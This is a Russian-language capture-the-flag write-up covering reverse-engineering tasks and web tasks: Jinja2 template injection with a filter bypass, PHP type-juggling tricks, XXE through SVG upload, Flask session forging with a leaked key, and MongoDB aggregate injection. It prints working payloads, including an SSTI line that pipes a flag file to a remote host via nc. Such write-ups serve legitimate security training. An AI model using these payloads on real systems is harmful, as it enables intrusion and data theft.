Пример решения можно найти в скрипте `rev/chinasocialcredit/solve.py`

Dexter

Тк применяется multidex, находим точку входа и ищем, где и как он достаёт основной код. Достаёт он его из внутреннего файла путём XOR всех байтов файла с числом 112, проделываем те же операции, загоняем в JADX, видим флаг в чистом виде

2 способ решения: прогнать в Android Studio и найти во внутренних файлах телефона тот же файл

Forked

В статике убрать форк и просто пройти в динамике либо в динамике в том же самом gdb поставить `rip` для обхода `fork`

reese

Программа написана на C#, её можно декомпилировать, например, при помощи dotPeek.

В коде видим, что введенный текст преобразуется по следующему условию:

```
string str1 = "abcdefghijklmnopqrstuvwxyz";
string str2 = Console.ReadLine();
char[] chArray = new char[str2.Length];
for (int index = 0; index < str2.Length; ++index)
    chArray[index] = str1.IndexOf(str2[index], 0) <= -1 ? str2[index] :
str1[(str1.IndexOf(str2[index], 0) + 4) % 26];
```


Преобразованная строка сравнивается с `jpek{mxw_nywx_srps_iemmiwx_xewo}`

Применив обратное преобразование к этой строке, получаем флаг:
`flag{its_just_only_easiest_task}`

Web

Bubble cards

На главной странице задания есть возможность ввести пользовательские данные, попробуем заполнить поля и отправить их.



The image shows a web form with a green background. The form itself is a light gray rounded rectangle. At the top of the form, the text "Who are you in Bubble card?" is written in a purple, sans-serif font. Below this title are three input fields. The first field is a long white rectangle containing the text "12345678". The second field is a long white rectangle containing the text "test". The third field is a shorter white rectangle containing the text "000". To the right of these fields is a blue rounded rectangle button with the text "Gimme my name!" in white. The entire form is set against a solid green background.

При отправке данных вся информация отражается пользователю.

Who are you in Bubble card?

Your BubbleCarder`s name is:
Colt12345678test000

Кроме того, при изучении хедеров в ответе сервера можно заметить, что в качестве бекенда используется python. Проведём стандартный тест на SSTI (Server Side Template Injection) для Flask:

Who are you in Bubble card?

{{3*'3'}}

{{3*'3'}}

{{3*'3'}}

Gimme my name!

Мы получили блокировку от сервера, что подтверждает догадки об уязвимости SSTI

Who are you in Bubble card?

Your BubbleCarder`s name is:
We should ban you from
BubbleCard :(

В синтаксисе шиблонизатора Jinja2 (который используется в Flask-приложениях) поддерживаются альтернативные способы реализации шаблонов: для обхода блокировки попробуем использовать условное выражение `{% if 1==1 %} This text visible only if condition is true {% endif %}` вместо двойных бректов `{{ }}`:

Who are you in Bubble card?

{% if 1==1 %} This text visible only if condition is true {%

111

1

Gimme my name!

Блокировка успешно обойдена.

Who are you in Bubble card?

Your BubbleCarder`s name is:
Colt This text visible only if
condition is true 1111

Так как у атакующего есть лишь информация о том, верно ли выражение в брекетах или нет, у него есть возможность получить флаг посимвольным чтением, или же послать флаг на подконтрольный ему сервер, как показано в примере ниже:

```
{% if request['application']['__globals__']['__builtins__']['__import__']('os')  
['popen']('cat flag.txt | nc 192.168.100.48 7777')['read']() %} a {% endif %}
```

PHP Squid

У задания было две вариации: в первой флаг лежит в корневой папке, вместе с index.php, во второй нужно успешно пройти все проверки, представленные на заглавной странице.

Рассмотрим все проверки

firstGame

Первая проверка требует равенства хешей sha1 при разных исходных значениях. В php этого можно добиться при отправке массивов вместо строк:

```
game1_green[]=2&game1_red[]=1
```

secondGame

Вторая проверка удаляет подстроку honeybomb из параметра game2, однако необходимо, чтобы эта строка осталась. Подстрока удаляется лишь 1 раз, если вставить конструкцию honeyhoneycombcomb, будет удалена первая подстрока honeybomb, но останется вторая:

```
game2=honeyhoneycombcmb
```

fifthGame

В данной проверке нам даётся md5 хеш и часть хешированного текста. Так же нам дано, что неизвестная часть - это популярное мужское имя в Соединенных Штатах. Можно осуществить брутфорс-атаку по словарю известных американских имён. Верный параметр:

game5=SquidGeorge

squidGame

В последней проверке необходимо, что бы хеш параметра равнялся нулю, однако, используется слабое сравнение. Для нас использование слабого сравнения в php означает, что мы можем найти такую строку, хеш которой будет начинаться на "0". При сравнении такой строки со строкой, которую можно преобразовать к типу int, php отбросит все значения строки после "0", осуществит преобразование к int, и только после этого сделает сравнение. Значения, которые дают "0" в начале md5 хеша, можно найти как "php magic hashes": `hash('md5' , 240610708) === "0e462097431906509019562988736854"`

```
squidGame=240610708
```

Объединяем все параметры вместе:

```
game1_green[]=x&game1_red[]=y&game2=honeyhoneycombcmb&game5=SquidGeorge&squidGame=240610708
```

PNGTor

Имеем сайт с функциональностью конвертации файлов в формат PNG. В глаза бросается форма загрузки файлов. Первой приходит мысль о загрузке php-шела, но т.к. мы не знаем пути загрузки файла, то этот вариант сразу отбрасывается (тем более, что бекенд написан не на php)

При попытке загрузки невалидного файла мы узнаем, какие форматы изображений можно загружать на сервер для конвертации: png, jpg, jpeg, bmp, svg, gif

SVG - это подвид XML. Мы можем попробовать эксплуатацию XXE для подгрузки локального файла следующим образом:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd" [
  <!ENTITY xxe SYSTEM "/etc/flag">
]>
<svg width="100%" height="100%" viewBox="0 0 300 100"
  xmlns="http://www.w3.org/2000/svg">
  <text x="20" y="35">&xxe;</text>
</svg>
```

Прежде чем провести конвертацию svg файла в png, конвертер подгрузит файл /etc/flag, он будет отрендерен в png файле

flag{XXE_1N_SVG_1S_0LD_BUT_G0LD}

Signer

В описании сказано, что админ раздаёт свои подписи. После регистрации аккаунта и входа в систему на главной странице можно увидеть подпись админа. Запомним это.

Welcome, dear friend! Here is your sign: 4DM1N_L0v3S_Y0U_V3RY_MUCH,4LL_TH3_B3St

После первичного анализа функциональности сайта понимаем, что точек входа здесь очень мало. Одна из них - куки.

Сервер использует флask-сессии, которые можно декодировать например, с помощью flask-unsign.

```
nti@contest:~$ flask-unsign -c ".eJwljjluwzAQAP_C2sVeFLn-
jMC9kMBAakh2ZfjvEZBiip1q3m2vI8-
vdn8er7y1_TvavfVUX6uLr5o2cACJc4KRV8cpPGUCkxmKus0ixA681HvU0KzM4DSIcmWfxR5KESqEbG
a1SMZFbmCdYiio1NhmkU_uUC6rXS0vM4__G7zUz6P25-
8jf66wmMK3hEIpUzckVeMgcmLAYuq0VS5qnz9thUBD.Ybn6mg.ovlSskaH6j4sUMU97pN6TcLttFA"
--decode
{'_fresh': True, '_id':
'5e9caa54caf8b717024c3e0b2cf51843848032bb149cc0a2e1503a9c97fd28feed3eb0dfc93c8f
3cd92dd94213bbbfa247a24e60b52d79094f768f2c8350fc4a', '_user_id': '1',
'csrf_token': 'a32dc6e0f14fb9cb1299b3d22c2301f32526fea2'}
```

Видим, что сессия имеет параметр _user_id. Приходит идея поменять _user_id на 0, что бы попробовать вклиниться в сессию администратора, но для генерации собственной флask-сессии её нужно подписать секретным ключём. Попробуем сделать это с помощью подписи администратора и утилиты flask-unsign

```
nti@contest:~$ flask-unsign -s --cookie '{"_user_id": "0"}' --secret
"4DM1N_L0v3S_Y0U_V3RY_MUCH,4LL_TH3_B3St"
eyJfdXNlc19pZCI6IjAifQ.YboDew.nmxZ057PPpdBPYA06uX2NIhEhGo
```

Подставим новую сессию, например, через консоль разработчика в браузере, и обновим страницу

После этого произойдёт автоматический редирект на страницу /admin с флагом

flag{K33p_Y0UR_FL4SK_S3CR3TS_1N_S3CR3T}

Thought aggregator

К заданию даются исходные коды. После анализа приходим к выводу, что для поиска используются aggregate-запросы в mongodb. Кроме того, запрос от пользователя посылается в json-виде и не проходит фильтрации.

Это позволяет нам сделать aggregate запрос, объединяющий несколько коллекций (в нашем случае коллекцию flag)

Эксплуатация

При попытке поиска на сервер посылается запрос следующего вида:

```
POST /api HTTP/1.1
Host: 172.21.30.20:3000
Content-Length: 43
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://172.21.30.20:3000
Referer: http://172.21.30.20:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{"$match":{"message":{"$regex":".*sometext.*"}}
```

Мы можем делать любые aggregate-запросы, оформленные в виде json-объектов. Запрос для конкатенации данных из двух коллекций может выглядеть следующим образом:

```
POST /api HTTP/1.1
Host: 172.21.30.20:3000
Content-Length: 129
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://172.21.30.20:3000
Referer: http://172.21.30.20:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{ "$lookup": {
  "from": "flag",
  "as": "__flag",
  "foreignField": "__flag", "localField": "flag"
}}
```

Здесь используется [\\$lookup](https://docs.mongodb.com/manual/reference/operator/aggregation/lookup/) (<https://docs.mongodb.com/manual/reference/operator/aggregation/lookup/>) запрос для объединения информации из нескольких коллекций